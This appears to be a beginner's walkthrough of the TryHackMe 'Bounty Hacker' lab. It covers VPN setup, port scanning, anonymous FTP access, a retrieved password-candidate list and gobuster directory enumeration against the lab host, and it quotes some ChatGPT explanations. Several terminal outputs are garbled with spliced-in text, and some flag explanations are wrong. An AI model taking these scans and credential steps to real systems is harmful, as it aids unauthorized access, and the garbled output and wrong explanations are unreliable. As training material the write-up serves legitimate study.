

thm Bounty Hunter/Bounty Hacker

[TryHackMe | Bounty Hacker](#)

You need to know basic operation and understanding on linux (commands, permissions, etc.)

You need to know basic terms like

Vulnerability definition cybersecurity a weakness or vulnerability that can be exploited to gain unauthorized access to a computer

[What is a Vulnerability? Definition + Examples | UpGuard](#)

[What is a Cybersecurity Vulnerability? Definition and Types - SecurityScorecard](#)

[What are Vulnerabilities, Exploits, and Threats? | Rapid7](#)

Exploit definition cybersecurity a piece of code or software that aims to find and exploit security holes in an application or computer

[What Is an Exploit? - Cisco](#)

[Exploit in Computer Security | Fortinet](#)

[What is an Exploit? | UpGuard](#)

[Exploit Definition | What is exploit? \(malwarebytes.com\)](#)

Payload definition cybersecurity a piece of code that is transferred to a computer or an application that we want to attack that performs a certain task

[What is a Payload in Cybersecurity? - Scaler Topics](#)

[What is a Payload? \(techtarget.com\)](#)

[Payload | Malwarebytes Glossary](#)

CVE Common Vulnerabilities and Exposures – documentation of vulnerabilities

[What is a CVE? \(redhat.com\)](#)

[CVE Explained - What It Is, How It Is Determined, and More \(heimdalsecurity.com\)](#)

[What Is CVE \(Common Vulnerabilities and Exposures\)? | IBM](#)

[CVE - CVE \(mitre.org\)](#)

Brute Force is attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.

[What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#)

[What is a Brute Force Attack? | Definition, Types & How It Works \(fortinet.com\)](#)

[What is a Brute Force Attack? Definition & Examples - CrowdStrike](#)

first I connect to it with **my machine: kali linux**

on my kali linux I download a configuration file of software openvpn from try hack me

go to connect to thm(try hack me) press on starting point press on openvpn

There is an option/exist an option to use Tryhackme's machine called attack box or to connect with a vpn connection with a software called open vpn through your kali linux computer

Guide to connect with open vpn [TryHackMe | OpenVPN](#)

We press on access on this website

Task 4 Connecting with Linux



OpenVPN - Linux


1. Download OpenVPN by running the following command in your terminal: `sudo apt install openvpn`
2. Locate the **full path** to your VPN configuration file (download from the [access](#) page), normally in your Downloads folder.
3. Use your OpenVPN file with the following command: `sudo openvpn /path-to-file/file-name.ovpn`

And that's it! You should be successfully connected.

It lead us to [TryHackMe | Access](#)

There select a server type and download a settings file

Choose vpn server and press download vpn setting file



The screenshot shows the OpenVPN Access Details and Machines interface. On the left, under 'OpenVPN Access Details', there is a 'Refresh' button. Below it, the 'VPN Server Name' is 'EU-Regular-1' and the 'Internal Virtual IP Address' is '0.0.0.0'. The 'Server status' is 'Online' (indicated by a green dot) and the 'Connection' is 'Not connected' (indicated by a red dot). On the right, under 'Machines', there is a 'VPN Server' dropdown menu set to 'EU-Regular-1'. A blue information box states: 'If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.' Below this, there are two buttons: 'Download configuration file' and 'Regenerate'.

If we get stuck with an OpenSSL error: error:0480006C:PEM routines::no start line:Expecting: CERTIFICATE

OpenSSL: error:0A080009:SSL routines::PEM lib

A solution to change the server type from EU-Regular-1 to another server

[VPN issue : r/tryhackme \(reddit.com\)](#)

[Starting Point VPN issue: OpenSSL error - no start line : r/hackthebox \(reddit.com\)](#)

[Openvpn SSL error - Off-topic - Hack The Box :: Forums](#)

EU-West-Regular-1 server worked for me

The settings file is related to the user you registered with to Tryhackme

If you download in kali linux, the file will be downloaded to the Downloads folder

You see the download vpn in you'r user download folder

Open vpn should be automatically installed on kali linux operating system

If not installed, install command `sudo apt install openvpn -y`

What is openvpn is software to connect to a vpn server via configuration file

[Business VPN For Secure Networking | OpenVPN](#)

[What Is OpenVPN? | OpenVPN](#)

Connect linux ubuntu to openvpn

[How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04 | DigitalOcean](#)

I connect to tryhackme Bounty Hunter with **my machine: kali linux** to be in the same network

I want able to scan it and solve the machine

Connecting to tryhackme with Open vpn, opening a terminal and typing the command `sudo openvpn /where file.ovpn` is

Example `sudo openvpn /home/user/Downloads/ Tryhackme user.ovpn`

If everything went successfully you will get a screen in terminal: Initialization Sequence Completed

```
2024-05-22 05:08:37 Initialization Sequence Completed
2024-05-22 05:08:37 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 25, compressi
on: 'lzo'
```

[Getting Started with OpenVPN | Try Hack Me Help Center](#)

You see also a sign above

You can also check with the `ip a` command in another terminal and see the results – validation way



```
3:2 tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOOPBACK>
code1 state UNKNOWN group default qlen 500
2024 link/none:15:53 net_route_v4_add: 10.10.10.10
NULL inet 10.2.11.216/17 scope global tun0
```

*If you need more time to solve the machine, there is an option to click Add one hour to the tryhackme machine

Then open a new terminal, so that 2 terminal windows are open

In the second terminal window you can check a connection to the tryhackme machine that we need to attack with the ping tryhackme machine ip command

I will get trthackme ip

Title	Target IP Address	Expires
Bounty Hacker	10.10.157.25 	58min 25s

Bounty Hunter machine – try hack me machine – my target

try hack me machine can be change it ip -day 1 ip be different from day 2 ip

Scenario

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

On the commands I use flags/options of command

I check connection between thm Bounty Hunter with kali linux command: ping -c 2 Bounty Hunter_ip

Meaning

Command ping check connectivity between 2 devices

Flag -c cancel sending ping

Number 2 after 2 times cancel sending ping

Number Bounty Hunter_ip – ip of Bounty Hunter machine

[ping\(8\) - Linux man page \(die.net\)](#)

[How to Check Network Connectivity in Linux | ping Command - GeeksforGeeks](#)

```
└─$ ping -c 2 10.10.157.25
PING 10.10.157.25 (10.10.157.25) 56(84) bytes of data.
64 bytes from 10.10.157.25: icmp_seq=1 ttl=61 time=388 ms
64 bytes from 10.10.157.25: icmp_seq=2 ttl=61 time=408 ms

— 10.10.157.25 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 387.558/397.832/408.106/10.274 ms
```

Results 2 packets transmitted, 2 received, 0% packet loss meaning I have connection with sea machine

We were asked to scan the open ports on the machine

I'am using command nmap

[nmap\(1\) - Linux man page \(die.net\)](#)

[Nmap: the Network Mapper - Free Security Scanner](#)

[What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time \(freecodecamp.org\)](#)

[nmap\(1\) - Linux manual page \(man7.org\)](#)

I use nmap command: nmap -sV -Pn --open ip

Meaning

Command nmap command to scan devices and see variabilities

Flag -sV check for services and services versions

Flag -Pn don't do ping

Flag --open show only open ports

Ip my target ip who I scan

```
└─$ nmap -sV -Pn --open 10.10.157.25
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-23 03:28 EDT
Nmap scan report for 10.10.157.25
Host is up (0.42s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.77 seconds
```

The open ports on the machine are 21, 22, 80

3 port open: port 21 service ftp port 22 service ssh, port 80 service http on protocol tcp

I can use also in command netdiscover to scan the machine

I type command netdiscover -i device -r target ip -f

Meaning

Netdiscover using command netdiscover

Flag -i tell you'r nic example eth0

Flag -r ip range

Flag -f fast mode

[Penetration Testing with Kali Linux - Netdiscover \(hackingloops.com\)](https://hackingloops.com/penetration-testing-with-kali-linux-netdiscover/)

[netdiscover | Kali Linux Tools](#)

[Netdiscover - Live Host Identification - Kali Linux Tutorials](#)

```
└─$ sudo netdiscover -i tun0 -r 10.10.253.235 -f
not an Ethernet interface
```

Didn't work

I try using ncat to scan target machine

Chat gpt suggested it to me

give me list of nmap alternative cli programs



Certainly! Here are some alternatives to Nmap that you can use for network scanning and security assessment via the command line:

1. **Masscan:** Known for its speed, Masscan is capable of scanning large networks quickly. It operates in a similar way to Nmap but focuses on raw speed and can handle large IP ranges efficiently.

Website: [Masscan GitHub](#)

2. **Zmap:** A network scanner that is designed for large-scale Internet-wide surveys. Zmap is optimized for speed and can be used to scan the entire IPv4 address space in a reasonable

2. **Zmap:** A network scanner that is designed for large-scale Internet-wide surveys. Zmap is optimized for speed and can be used to scan the entire IPv4 address space in a reasonable amount of time.

Website: [Zmap GitHub](#)

3. **OpenVAS (Open Vulnerability Assessment System):** While OpenVAS is more comprehensive and includes a GUI component, it also has command-line tools for vulnerability scanning and management.

Website: [OpenVAS](#)

4. **Netcat (nc):** Often referred to as the "Swiss army knife" of networking, Netcat can be used for various network-related tasks, including port scanning, although it is not as specialized as Nmap.

Website: [Netcat GitHub](#)

5. **Unicornscan:** A network scanner designed for large-scale network discovery and service fingerprinting. It offers some features similar to Nmap but with different scanning techniques and capabilities.

Website: [Unicornscan](#)

6. **Hping**: A network tool that can send custom TCP/IP packets. It can be used for port scanning, firewall testing, and network diagnostics.

Website: [Hping](#)

7. **Sangfor**: Provides network scanning capabilities with a focus on security assessment and vulnerability scanning.

Website: [Sangfor](#)

8. **Nikto**: Primarily a web server scanner, Nikto can also be used to identify potential security issues on web servers, which may indirectly help with network security assessments.

Website: [Nikto](#)



Each of these tools has its own strengths and use cases, so the best choice depends on your specific needs for network scanning and security assessment.

About nc command it's shortcut to ncat

Ncat is a network tool for reading and writing information between networks

Ncat - Netcat for the 21st Century ([nmap.org](#))

Ncat command `ncat [OPTIONS...] [hostname] [port]`

I type command `nc -z target ip port`

Command nc using nc

Flag `-z` tells nc to scan only for open ports

[How to Check \(Scan\) for Open Ports in Linux | Linuxize](#)

[Netcat \(nc\) Command with Examples | Linuxize](#)

[nc \(Netcat\) Command: Syntax, Command Options, & Examples \(phoenixnap.com\)](#)

```
nc -z 10.10.253.235 1-255
```

My machine: kali linux stack when I run this command

I also can check the open ports of target pc with command RustScan

RustScan command to scan port on target pc

RustScan is the modern day port scanner

[RustScan — Faster Nmap Scanning -Complete Walkthrough | by Rahul Ganesh Thevar | Medium](#)

[TryHackMe | RustScan](#)

[RustScan Full Tutorial: Installation and Usage on Kali Linux | A Faster Alternative to Nmap \(youtube.com\)](#)

[Usage · RustScan/RustScan Wiki \(github.com\)](#)

[RustScan - Faster Nmap Scanning with Rust - GeeksforGeeks](#)

[Releases · RustScan/RustScan \(github.com\)](#)

I download: write

https://github.com/RustScan/RustScan/releases/download/2.3.0/rustscan_2.3.0_amd64.deb in the url of your browser and press enter

Install command: `sudo dpkg -i rustscan_2.3.0_amd64.deb`

USAGE: `rustscan [OPTIONS] [-- <COMMAND>...]`

I type `rustscan -a target ip --ulimit 5000`

Meaning

Command rustscan use rustscan

Flag `-a` address ip to scan

Flag `--ulimit 5000` fast scan

```
$ rustscan -a 10.10.131.102 --ulimit 5000
-----
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
-----
TreadStone was here 🚀
```

```
[~] The config file is expected to be at "/home/aviv/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.131.102:21
Open 10.10.131.102:22
Open 10.10.131.102:80
```

```

[~] Starting Script(s) 256-CBC
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-28 06:22 EDT
Initiating Ping Scan at 06:22
Scanning 10.10.131.102 [2 ports]
Completed Ping Scan at 06:22, 0.36s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:22
Completed Parallel DNS resolution of 1 host. at 06:22, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1,
DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 06:22
Scanning 10.10.131.102 [3 ports]
Discovered open port 80/tcp on 10.10.131.102
Discovered open port 22/tcp on 10.10.131.102
Discovered open port 21/tcp on 10.10.131.102
Completed Connect Scan at 06:22, 0.39s elapsed (3 total ports)
Nmap scan report for 10.10.131.102

```

```

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

```

The open ports on the machine are 21, 22, 80

3 port open: port 21 service ftp port 22 service ssh, port 80 service http on protocol tcp

If these services are new to you search them in google

http

[HTTP | MDN \(mozilla.org\)](https://developer.mozilla.org/en-US/docs/Web/HTTP)

[What is HTTP \(w3schools.com\)](https://www.w3schools.com/http/)

[What is HTTP ? - GeeksforGeeks](https://www.geeksforgeeks.org/http/)

Ssh

[What is SSH? | Secure Shell \(SSH\) protocol | Cloudflare](https://www.cloudflare.com/learning/ssh/)

[What Is SSH: Secure Shell Explained | phoenixNAP KB](https://phoenixnap.com/kb/ssh-explained/)

[What is SSH? SSH Meaning in Linux \(freecodecamp.org\)](https://www.freecodecamp.org/news/ssh-meaning-in-linux/)

Ftp

<https://www.bing.com/search?q=Ftp&form=ANNTTH1&refig=9709a6cd44cb478cb3c998b4e0e67fed&pc=U531>

[How to Use Linux FTP Command to Transfer Files | Linuxize](#)

[How to Connect to FTP Servers in Windows \(Without Extra Software\) \(howtogeek.com\)](#)

OpenSSH version of service ssh enable you to connect to remote server on ssh

[OpenSSH](#)

[OpenSSH - Wikipedia](#)

Httpd version of service http of Apache web server

[Welcome! - The Apache HTTP Server Project](#)

[httpd - Wikipedia](#)

Vsftpd version of service ftp enable you to connect ftp share files

[Secure FTP Server - vsftpd - Documentation \(rockylinux.org\)](#)

[vsftpd - Wikipedia](#)

Question Who wrote the task list?

on hint tab write Question Hint Have you visited FTP?

So lets connect to ftp command ftp user@ip

```
$ ftp user@10.10.157.25
Connected to 10.10.157.25.
220 (vsFTPd 3.0.3)
530 This FTP server is anonymous only.
ftp: Login failed
```

I typed ftp [anonymous@10.10.157.25](#)

```

$ ftp anonymous@10.10.157.25
Connected to 10.10.157.25.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

anonymous user is default user on ftp it supposed to be disabled

anonymous user and password: blank password blank password in the password just press enter without writing anything before it

[What is anonymous FTP \(File Transfer Protocol\) and how does it work? – TechTarget Definition](#)

[RFC 1635: How to Use Anonymous FTP \(rfc-editor.org\)](#)

[21 - Pentesting FTP | HackTricks](#)

it is a security weakness a misconfiguration of the ftp server

Let's see where we are what are location command pwd

```

ftp> pwd
Remote directory: /

```

We are in the root of file system /

Let's see that inside / command ls or command dir

```

ftp> ls

```

```

ftp> dir
229 Entering Extended Passive Mode (|||52323|)
ftp: Can't connect to `10.10.157.25:52323': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--  1 ftp  ftp  418 Jun 07  2020 locks.txt
-rw-rw-r--  1 ftp  ftp  68 Jun 07  2020 task.txt
226 Directory send OK.

```

I read the task.txt document I used command ftp get file.txt –

I ask chatgpt to explain me the command

explain me command ftp get file.txt -



The command `ftp get file.txt -` is used in the context of the FTP (File Transfer Protocol) command-line tool. Let's break it down:

- `ftp`: This is the command to invoke the FTP client.
- `get`: This is an FTP command used to download a file from the remote server to the local system.
- `file.txt`: This specifies the name of the file you want to download from the FTP server.
- `-`: In this context, `-` is used to indicate that the file should be downloaded to the standard output (stdout) rather than being saved to a file on disk.

Essentially, `ftp get file.txt -` will download `file.txt` from the FTP server and then output the contents of `file.txt` directly to the terminal (or command line interface) rather than saving it as a file on your local machine.

This can be useful if you want to quickly view the contents of a file from an FTP server without saving it locally. If you want to save it to a file, you would typically specify the filename instead of `-`. For example: `ftp get file.txt localfile.txt` would download `file.txt` from the server and save it as `localfile.txt` on your local system.

Meaning

Command ftp transfer file between ftp server to client pc

Command get download file from ftp server to client pc

file.txt the document name that I want to read

symbol - download file and present it content

I typed get task.txt –

```
ftp> get task.txt -
remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
Documents/Bounty_Hunter
-lin
226 Transfer complete.
68 bytes received in 00:00 (0.19 KiB/s)
```

Answer lin wrote the task list

[TryHackMe CTF: Bounty Hacker — Walkthrough | by Jasper Alblas | Medium](#)

I gess that lin is a user on the server

Question What service can you bruteforce with the text file found?

I want to downloads the documents in ftp server to my kali linux

I search in google ftp downloads files

Found command WGET [ftp://user:password@ftp.mydomain.com/path/file.ext](#)

Meaning

Command wget downloads files

ftp the service ftp server share files

[ftp://user:password@ftp.mydomain](#) connect to ftp server with username

/path/file.ext location of file

[How to download files from FTP site in one command line without user interaction \(Windows\) - Super User](#)

Not work

```
ftp> wget task.txt /home/aviv/Documents/Bounty_Hunter/task.txt
?Invalid command. (9 Protocol options, explicit-exit=notify)
```

Wget

[How to Use wget, the Ultimate Command Line Downloading Tool \(howtogeek.com\)](#)

[Wget Command in Linux/Unix - GeeksforGeeks](#)

[How to Use wget Command With Examples | phoenixNAP KB](#)

I search in google ftp downloads files command

I typed get ./task.txt it downloads it to my home folder


```

ftp> get ./task.txt
local: ./task.txt remote: ./task.txt
229 Entering Extended Passive Mode (|||56549|)
ftp: Can't connect to `10.10.157.25:56549': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ./task.txt (68 bytes).
100% |*****| 68 684.59 KiB/s 00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.17 KiB/s)

```

```

(aviv@kali)-[~]
└─$ ls
BurpSuitePro  hydra.restore  10.157.25:56549: Connection timed out  Templates
Desktop  Mobile-Security-Framework-MobSF  Pictures  Videos
Documents  Music  task.txt  Public
Downloads  nessuskeygen
226 Transfer complete.

```

[How to Download and Upload Files using FTP Command Line \(tecadmin.net\)](https://tecadmin.net)

I download also locks.txt

```

ftp> get ./locks.txt
local: ./locks.txt remote: ./locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ./locks.txt (418 bytes).
100% |*****| 418 411.49 KiB/s 00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.08 KiB/s)

```

```

(aviv@kali)-[~]
└─$ ls
BurpSuitePro  locks.txt  Pictures
Desktop  Mobile-Security-Framework-MobSF  Public
Documents  Music  Templates
Downloads  nessuskeygen  Videos
hydra.restore  nessus_pro

```

I put this file inside folder I created inside documents folder

```

mkdir Documents/Bounty Hunter

```

```

└─$ ls Documents/Bounty_Hunter
locks.txt  task.txt

```

You can use the gui or mv command

Command mv source file location/file.txt destination/file.txt

[How to Move File in Linux | mv Command - GeeksforGeeks](#)

[How to Move Files and Directories in Linux \(mv Command\) | Linuxize](#)

[mv Command in Linux {With Examples} | phoenixNAP KB](#)

mkdir

[How to Create Directory in Linux | mkdir Command - GeeksforGeeks](#)

[How to Create Directories in Linux \(mkdir Command\) | Linuxize](#)

[mkdir command in Linux with examples - Linux Tutorials - Learn Linux Configuration](#)

I know that http is open and ssh is open

I read locks.txt content command cat Documents/Bounty_Hunter/locks.txt

I see list of words maybe is a list of passwords

```
└─$ cat Documents/Bounty_Hunter/locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAG0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5yNd1cATE
ReDdrag0n$ynd1cate
```

I can search vsftpd 3.0.3, OpenSSH 7.2p2, Apache httpd 2.4.18 vulnerability

Search in google vsftpd 3.0.3 vulnerability

CVE-2021-30047

[NVD - CVE-2021-30047 \(nist.gov\)](https://nvd.nist.gov/vuln/detail/CVE-2021-30047)

VSFTPD 3.0.3 allows attackers to cause a denial of service due to limited number of connections allowed

[vsftpd 3.0.3 - Remote Denial of Service - Multiple remote Exploit \(exploit-db.com\)](https://exploit-db.com/exploits/48888/)

[CVE - CVE-2021-30047 \(mitre.org\)](https://mitre.org/cve/2021/30047/)

Search in google OpenSSH 7.2p2 vulnerability

CVE-2016-6210

[OpenSSH 7.2p2 - Username Enumeration - Linux remote Exploit \(exploit-db.com\)](https://exploit-db.com/exploits/38888/)

[NVD - CVE-2016-6210 \(nist.gov\)](#) allows remote attackers to enumerate users by leveraging the timing difference between responses when a large password is provided.

Search in google Apache httpd 2.4.18 vulnerability


CVE-2016-1546

[Apache HTTP Server 2.4 vulnerabilities - The Apache HTTP Server Project](#) By manipulating the flow control windows on streams, a client was able to block server threads for long times, causing starvation of worker threads

[NVD - CVE-2016-1546 \(nist.gov\)](#) allows remote attackers to cause a denial of service

[CVE - CVE-2016-1546 \(mitre.org\)](#)

I enter Apache type ip:80 - open firefox write in url <http://10.10.157.25:80>



I want to know if it has a hidden files

I used gobuster command:

```
gobuster dir -u MACHINE_IP -w list.txt
```

command gobuster need a list to compare file on brute-force attack

can see how to use gobuster with command: man gobuster

Meaning

Command gobuster allow you to search hidden files and directors on a web server

Flag dir allow the classic directory brute-forcing mode on website

Flag -u represent url

url [What is a URL? - Learn web development | MDN \(mozilla.org\)](#)

MACHINE_IP target ip which I attack

Flag -w use a list on brute-force

File list.txt a list use to compare file on brute-force

I search on google a list compare file on brute-force, i have found: common.txt

common.txt list locate on route/location /usr/share/wordlists/dirb/

[Gobuster Tutorial – How to Find Hidden Directories, Sub-Domains, and S3 Buckets \(freecodecamp.org\)](#)

[How To Use GoBuster To Find Hidden Files/Directories \(youtube.com\)](#)

Dirb scan website content search viewed and hidden files


[dirb | Kali Linux Tools](#)

/usr/share/wordlists/dirb/ a folder that content search viewed and hidden files on website

common.txt a list to search and compare file on brute-force

search on chat gpt after purpose of common.txt

write common.txt list contains similar patterns and conventions in web development



common.txt list content

[wordlists/common.txt · f43c03a2bef91118debffd6cec9573f21bb5f9e8 · Kali Linux / Packages / dirb · GitLab](#)

[dirb/wordlists/common.txt at master · v0re/dirb · GitHub](#)

Gobuster tool use option dir to search and compare file from website to common.txt list on brute force

I type: gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirb/common.txt

My goal: find variability or backdoor


```
└─$ gobuster dir -u http://10.10.157.25/ -w /usr/share/wordlists/dirb  
/common.txt BINARY mode data connection for ./task.txt (68 bytes).
```

Results

```
Starting gobuster in directory enumeration mode

=====
/.hta /home/aviy/Docu (Status: 403) [Size: 277] refer: ./locks.txt
/.htaccess command succe (Status: 403) [Size: 277] V.
/.htpasswd : BINARY mod (Status: 403) [Size: 277] locks.txt (418 bytes).
/images n't open /home (Status: 301) [Size: 313] n[→ http://10.10.157
.25/images/] complete.
/index.html refer to ABC (Status: 200) [Size: 969]
/server-status ks.txt (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%) locks.txt
=====
Finished ing BINARY mode data connection for ./locks.txt (418 bytes).
```

